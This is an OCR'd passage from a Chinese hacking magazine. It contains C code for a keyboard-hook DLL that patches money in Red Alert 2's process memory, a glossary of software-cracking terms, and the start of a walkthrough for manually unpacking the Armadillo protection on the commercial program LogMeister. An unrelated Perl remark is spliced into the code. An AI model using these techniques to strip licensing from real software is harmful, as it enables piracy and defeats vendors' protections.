


图4 得到汇编代码

根据经验，第一个才是正确的（00A1 E0C4）。由于篇幅问题，这里定位讲的比较简单，Cheat Engine的具体使用方法请看网上教程。




图5 查找内存地址

现在一切OK了，接下去就只剩下代码了。代码相当简单，一个实现键盘钩子的dll（vc6下实现），按F11实现刷钱的操作，请看下面：

```
//从进程名得到id的模板函数
unsigned long GetProcessIdFromName(char *pn)
{
    BOOL b;
    HANDLE hnd;
    PROCESSENTRY32 pe;

hnd=CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
    pe.dwSize=sizeof(pe);
    b=Process32First(hnd,&pe);
    while(b)
    {
        if(strcmp(strupr(pn),strupr(pe.szExeFile))==0)return pe.th32ProcessID;
        b=Process32Next(hnd,&pe);
    }

    return 0;
}

//键盘钩子回调函数
LRESULT CALLBACK KeyHookProc(int nCode, WPARAM wParam, LPARAM lParam)
{
    if(nCode < 0 || nCode == HC_NOREMOVE)
        return ::CallNextHookEx(g_hHook, nCode, wParam, lParam);
    if(lParam & 0x40000000)
    {
        return ::CallNextHookEx(g_hHook, nCode, wParam, lParam);
    }
```

分步读取传送，但实际实现的代码会较为复杂，这里不给出。我们今天的重点还是落在文件操作上，大家练习着写一个小程序，读取两个文本文件内容，并写入一个新文件，体会一下Perl文件操作，参考程序同样附带在文章附件中。

【作者提到的小文件传输代码已经收录在光盘中】

编辑点评：

作者紧接上一个主题，用简单的实例来与大家一起分享其学习Perl的过程。

```
        char szKey[80];
        ::GetKeyNameText(lParam, szKey, 80);
        // 判断是否刷钱F11
        if (!strcmp(szKey,"F11"))
        {
                // 得到游戏进程刷句柄
                DWORD dwId=GetProcessIdFromName("game.exe");
                if (dwId!=0)
                {
                        // 默认改成100000$
                        DWORD dwValue=100000;
                        HANDLE hProcess=::OpenProcess
(PROCESS_ALL_ACCESS,FALSE,dwId);
                        DWORD Address;
                        // 从0x00A1E0C4读取基地址
                        ::ReadProcessMemory(hProcess, (LPVOID)
0x00A1E0C4,&Address,sizeof(DWORD),NULL);
                        // 基地址加上0x24c得到动态内存地址
                        Address=Address+0x24C;
                        // 改动态内存地址中的内存值
                        ::WriteProcessMemory(hProcess, (LPVOID)
Address,&dwValue,sizeof(DWORD),NULL);
                }
        }
        return ::CallNextHookEx(g_hHook, nCode, wParam, lParam);
}

// 调用钩子的函数，StartHook设成导出函数
BOOL WINAPI StartHook()
{
        if (g_hHook != NULL)
                return false;
        g_hHook = ::SetWindowsHookEx(WH_KEYBOARD, KeyHookProc,
g_hInstance, NULL);
        if (g_hHook == NULL)
                return false;
        ::MessageBox(NULL,"运行红色警戒2吧，按F11设置金钱！——认
真的雪","小雪红色警戒2共和国之辉金钱修改器",0);
        return TRUE;
}
```

主体代码就这些，我还写了个窗口程序调用StartHook，这里就不详细给出了，具体代码请参考光盘。

（作者提到的红色警戒2外挂代码已经收录在光盘中）

编辑点评：

内存修改的文章并不多，本文用游戏外挂引出了内存操作，即实用又完全说明了简单内存修改的方式，好文也！

Cracker

CRACKER栏目首语

又到国庆节了，记得去年国庆到附近的城市旅游，真是一团糟，终于是见识了啥叫人山人海，结果就是连一张景点相也没有照到，实在是啥心情都没有，早知道这样的话，真是还不如在家研究研究破解，不知道今年的国庆大家又是怎么过呢？本期为大家送上丰富的破解文章。

破新闻

1.PE_Detective

PE_Detective是国外一款新出的免费的查壳工具，它不仅可以扫描单一的PE文件，还可以扫描整个目录，并生成完整的报告。它使用了一个叫Signature Explorer的签名工具来检查处理、更新和检索签名。它虽然是英文界面，但是对于经常用PEID英文版的朋友来说，这个工具的使用并不会太困难。




图1

相关连接：http://ntcore.com/pedetective.php

2.Immunity Debugger

Immunity Debugger是国外一款新出的调试器，其界面、功能等和OllyDebugger差不多，就好像是个OD的升级版。但究竟是不是，目前还不知道具体情况，因为OD作者之前在一直放出OD2.0升级的消息！Immunity Debugger这个工具还是非常强大的，如果熟悉OD的朋友，也应该能对这个新的调试工具上手的，鉴于有些朋友可能不太习惯英文的版本，所以附件包含了汉化后的版本！




图2

相关连接：http://www.immunityinc.com/products-immdbg.shtml

破资源

看雪论坛CrackMe 2007专辑

1. 本《PEDIY's CrackMe 2007专辑》可与《看雪学院五周年纪念收藏版》集成，使用方法是将PEDIY CrackMe 2007.chm改名为crackme.chm放到《看雪学院周年纪念收藏版》目录里，执行index.chm文件即可。




图3

2. 本专辑收集了看雪论坛『CrackMe & ReverseMe』版块2004年4月~2006年12月31期间所有的CrackMe和ReverseMe，共350余个。

3. 有数篇文章由于没有提供附件CrackMe，故没收录。另外，仅有CrackMe而没分析文章的也没收录。如有遗漏CrackMe，欢迎反馈，将会放到下一期专辑中推出。

常见破解术语简单介绍

文 December

从本文你可以学习到：常见破解术语

加密与解密

出于信息保密的目的，在信息传输或存储中，采用密码技术对需要保密的信息进行处理，使得处理后的信息不能被非受权者（含非法者）读懂或解读，这一过程称为加密。在加密处理过程中，需要保密的信息称为“明文”，经加密处理后的信息称为“密文”。加密即是将“明文”变为“密文”的过程；与此类似，将“密文”变为“明文”的过程被称为解密。举个非常简单的例子，比如原文是123456，经过加密后，变成密文234567，中间加密的方法就是每一位+1，这就是一个加密过程。而解密就是破解者得到234567这一串密文后，将其-1再得到原文，这个就是解密过程。这里只是简单说一下，真正的加密肯定不会这么简单啦！

破解

一般是指共享软件的破解，很多软件都是试用版或者共享版，你只能使用到其中的一部分功能或者有时间限制，要完全使用它就必须注册，破解的目的就是让你能完全的使用，而不必花钱去注册。

序列号（注册码）

序列号指的是，一组让软件以为你买的是原版软件的号码，而注册码也一样，可以让共享软件或试用版以为你已经付过钱，就可以不受限制地使用软件的所有功能。

乱码

乱码指的是计算机系统不能显示正确的字符，而显示其他无意义的字符或空白，如一堆ASCII Code，所显示出来的文字统称为乱码。乱码是因为所使用的字符的源码在本地计算机上使用了错误的显示字库，或在本地计算机的字库中找不到相应于源码所指代的字符所致。比如d 硒x腈r89 A铧 ?=%5n eK? 这样的字符，看不懂吧？这就是乱码了！

crackme

他们都是一些公开给别人尝试破解的小程序，制作crackme的人可能是程序员，想测试一下自己的软件保护技术；也可能是一位cracker，想挑战一下其它cracker的破解实力；也可能是一些正在学习破解的人，自己编一些小程序给自己破。KeygenMe是要求别人做出它的keygen（序号产生器）；ReverseMe是要求别人把它的算法做出逆向分析；UnpackMe是要求别人把它成功脱壳。这些目标东西一般破解论坛都有很多，大家可以自己去找一下。

4．一些壳会被杀毒软件认为是病毒或木马，因此当杀毒软件报本精华集有病毒木马时也不必惊慌。

5．欢迎在保持论坛精华手册的完整下散发该教学包。

相关连接：http://bbs.pediy.com/showthread.php?t=49586

下载连接：http://219.153.5.141/PEDIY_CrackMe_2007.rar（电信）

http://bbs1.pediy.com/bbs/PEDIY_CrackMe_2007.rar（网通）

overlay

overlay其实就是附加数据的意思，使用过易语言编译出来的程序吧？用PEID查一下都可以看见这个。

写破文

写破文就是将破解的过程或者手记整理成文，网上有很多破文生成器。比如破解文章书写器2.0、破解文章书写器 1.2、破文圣手 1.0 修正版等等。

脚本

OllyDBG的脚本插件常用的有OllyScript和OllyMachine，其中OllyScript的使用最为常见。

Dump

就是把程序运行在内存进程中的数据抓取后保存到磁盘上生成物理文件，比如使用PETools、LordPE_fix等工具的时候。

IAT

PE文件中的输入地址表。一般来说，在脱壳的时候都需要修复IAT。

PE文件

就是可执行文件，在windows平台上我们常见的就是后缀为.exe或者.dll的文件，它有一定的结构，要学脱壳就要掌握好PE文件结构。

API函数

API全称是Application Programming Interface，是操作系统提供的功能接口，在破解的时候往往需要对API函数进行拦截（比如最简单的MessageBoxA函数），从而达到我们想去进行的地方，建议找本API函数的电子文档进行阅读查询。

脱壳

如果程序外面加了一层保护壳的话，对于汉化等工作来说，一般要先脱壳才能够进行汉化工作的。

壳

对于破解来说，壳分压缩壳和加密壳两种，一般建议初学者先学脱压缩壳，有一定经验的时候再脱加密壳。压缩壳有Aspack，UPX等；加密壳有Asprotect，Acprotect等。

算法分析

主要是分析程序的注册流程，从而获得程序注册的计算方法。比如注册码为22IEUDH，算法分析就是要分析这个22IEUDH究竟是怎么计算出来的。

爆破点

学习破解的必经阶段，将某处（比如jz改为jnz，jnz改为jz等）经过修改之后，可以达到我们想去的地方。

断点

所谓断点就是程序被中断的地方。要调试，就要下断点，下断是找到关键地方的必不可少的步骤。比如在OD中有普通断点、内存断点、硬件断点等等。

汇编指令

机器语言过来，就是汇编语言了，作为一名cracker，你很有必要掌握好常见的汇编指令。

搜索

除了使用搜索引擎外，在常用的破解工具中，也有搜索这一项，如OD中的搜索快捷键是Ctrl+B。

加壳

加壳就是使用专门的加壳工具（比如Aspack等），对编译出来的程序进行保护的一种方式。

领空

这是一个非常重要的概念，如果你没搞懂的话，在程序领空和系统领空上打转，不累死你才怪。所谓程序的领空，说白了就是程序自己的地方，也就是我们要破解的程序自己程序码所处的位

置；而系统领空一般都是一些Dll文件，在OD中很容易可以分辨出来。

明码和非明码

明码是相对于非明码而言的，所谓明码就是能够使用Winhex等工具从内存中找出的注册信息，而非明码就找不出来了，这时候只能靠爆破或者搞懂程序的注册计算方法。

NAG窗口

Nag的本义是烦人的意思。Nag窗口主要用来提醒用户购买正版的一个信息提示窗口，它可能会在程序启动或退出时弹出来，或者在软件运行的某个时刻随机或定时地弹出来，确实比较烦人。

时间限制

一般共享软件设置30天为试用期，试用期过后就不能够再次使用。比如Winrar，用过吧？它就是一个时间限制的保护软件。

Key File文件

是一种利用文件来注册软件的保护方式，一般是一个小文件，可以是纯文本文件，也可以是包含不可显示字符的二进制文件。其内容是一些加密过或未加密的数据，其中可能有用户名、注册码等信息。一般比较常见的Key File文件有key.dat、key.reg等等。

功能限制

一般是DEMO版或菜单中部分选项是灰色，只有在注册授权后才能获得该软件的所有功能。

光盘保护

程序在启动时判断光驱中的光盘上是否存在特定的文件，如果不存在则认为用户没有正版光盘，拒绝运行。比如近来很流行的仙剑4，也用了光盘保护。

偷代码

一般是说在OEP处的入口代码被移到别的地方去了。这很容易理解，比如在程序的入口点，发现代码和正常的不同，那肯定是把代码偷走了。

OEP

OEP就是程序的真正入口处，在脱壳的时候，一般都会找OEP。常见的OEP入口代码应该记住，这个靠平时的积累和收集。

VM

VM 其实就是Virtual Machine（虚拟机）的缩写，这里说的VM并不是像VMWare那样的虚拟机，而是将一系列的指令解释成bytecode（字节码），放在一个解释引擎中执行。

SEH技术

结构化异常处理（Structured Exception Handling，SEH）是Windows操作系统处理程序错误或异常的技术。想要更多地接触SEH技术的话，可以看看TELock 0.98这个壳！

Nop

其实这是一个汇编指令，它表示无作用，相当于90。当机器指令修改为nop后，程序将一直往下执行！这个命令的使用也比较广泛，比如在免杀方面可以添加很多的nop指令来达到免杀的效果，因为它是无作用的，所以无论添加多少进去，都不会改变程序原来的执行流程。

自校验

自校验很多时候基本是出现在脱壳之后，运行脱壳后的程序，它可能会一闪而过，又或者闪也不会闪。它会对程序自身进行身份验证，如果程序的大小、名称等被修改的话，程序就会一闪而消失了，所以在脱壳后还必须把自校验去掉才能使程序正常运行。

Anti

Anti就是反调试，就是不准你用调试工具去调试它。调试工具总知道吧？比如OD，W32dasm，PElord等，黑手2007年8月刊登过一篇关于反调试的文章，大家可以翻来看看。

编辑点评：

一篇很好的破解术语的介绍文章，通过一些例子来理解这些词语，相信你可以更容易地掌握好破解中的一些术语，也可以容易地读懂别人文章里面所涉及到的一些术语。如果你不懂这些术语是什么意思，那么这些文章在理解上会出现一点难度，所以掌握好破解术语是很有必要的。

破解前奏之手脱Armadillo单进程+远程地址+输入表乱序保护

December

从本文你可以学习到：

如何手脱Armadillo单进程的远程地址和输入表乱序保护

大家好，这次继续和大家一起学习手脱穿山甲的壳。在上一篇文章，主要演示了远程地址的处理问题，这一次继续介绍一个新的保护选项——**Import Table Elimination**，其实就是输入表乱序！这一次的目标非常简单，如果你已经会的话，可以跳过了，如果还不会的话，那么，Let's GO!

小知识：根据谷歌记载，Import Table Elimination一般是把输入表放在壳申请的内存处，并且乱序处理。

【需要准备的工具】

PelD v0.94（用于检测PE文件是否加壳）

OllyDBG v1.1（以下简称OD，用于动态调试）

LordPE v1.4（脱壳辅助工具）

ImportREC v1.6 Final（脱壳辅助工具）

Armadillo Find Protected （用于对Armadillo保护选项的检测）

ArmInline v0.96(Final Version)(Armadillo 脱壳辅助工具)

Brain（这个是非常重要的，没有它，你根本不可能实现以下过程）

这次比上次多了两个工具，以上工具如果找不到的话，可以在杂志的光盘上寻找，请不要因为找不到工具而伤心！

【脱壳过程】

还是一句老话，前期准备工作请参考前期的几篇文章，这里略过！这一次的目标是一个网络监测软件——LogMeister，一个可定制监控的万用记录读取工具，并扮演重要的通知工作。它可认截取来自不同的来源，包括文字文件的数据、事件记录、ICF记录、RSS输送和网站状态检查。你能在具体的入口加上多个过滤器，或者合并来自多个测程仪的数据，使活动时间表分析变得容易。当你不在时，LogMeister将监控输入的资料，并且对特定的触发器，以弹出式窗口执行scripts，发电子邮件讯息产生反应。这个软件的界面保持全部记录，并以容易读取的方式展示，更进一步允许你输出挑选的记录到格式化HTML报表，CSV或XML。你甚至能出版如RSS输送的记录。LogMeister相当灵活，并且能用于很多目的，包括网络服务器记录文件的监控、应用程序错误修正，并透过网络进行错误管理监控。

假设你已经完成了前期的准备工作，那么我们开始吧！首先就是用OD把目标程序载入，停在下面代码处：

```
0059D000 >  60            pushad
0059D001    E8 00000000   call LogMeist.0059D006
0059D006    5D            pop ebp
```

既然这是一个单进程的程序，那么就没有必要双转单（失败的时候再考虑双转单），手动的基本过程在前期几篇文章中已经介绍过，所以这里使用脚本略过。使用FLY大侠出的脚本，在OD菜单中选择“插件”，再选择“**ODscript**”，将会弹出一个对话框，这时候选择好你已经收藏好的脚本文件“**Armadillo V4.0-V4.44.Standard.Protection.oSc**”，突然就会弹出一个对话框，如图1。




图1 脚本执行后弹出的第一个对话框

默认已经选了“是”，所以用鼠标点一下“是”，脚本就会继续运行，但是运行了一下子，又突然来了个注册框，如图2。



图2 弹出注册框

但是我们没有注册信息呀，怎么办呢？没事，虽然没注册信息，但是这里只要按下“是”，脚本又会继续运行起来了。运行一会后，它会提示你OEP已经找到，如图3。




图3 提示找到OEP

按下“确定”之后，脚本就执行完毕了，也跑到OEP了，代码如下：

```
004BD865    6A 60         push 60
This is the OEP!
004BD867    68 A0185200   push LogMeist.005218A0
004BD86C    E8 23CAFFFF   call LogMeist.004BA294
```

虽然已经到了OEP处，但这时候还不用太心急去dump，因为远程地址那里还没有处理，所以就算是dump下来，也没用！这时候应该把ArmInline v0.96跑起来吧，在进程那里选择好进程，会发现远程地址那里已经自动识别出地址来了，如图4。

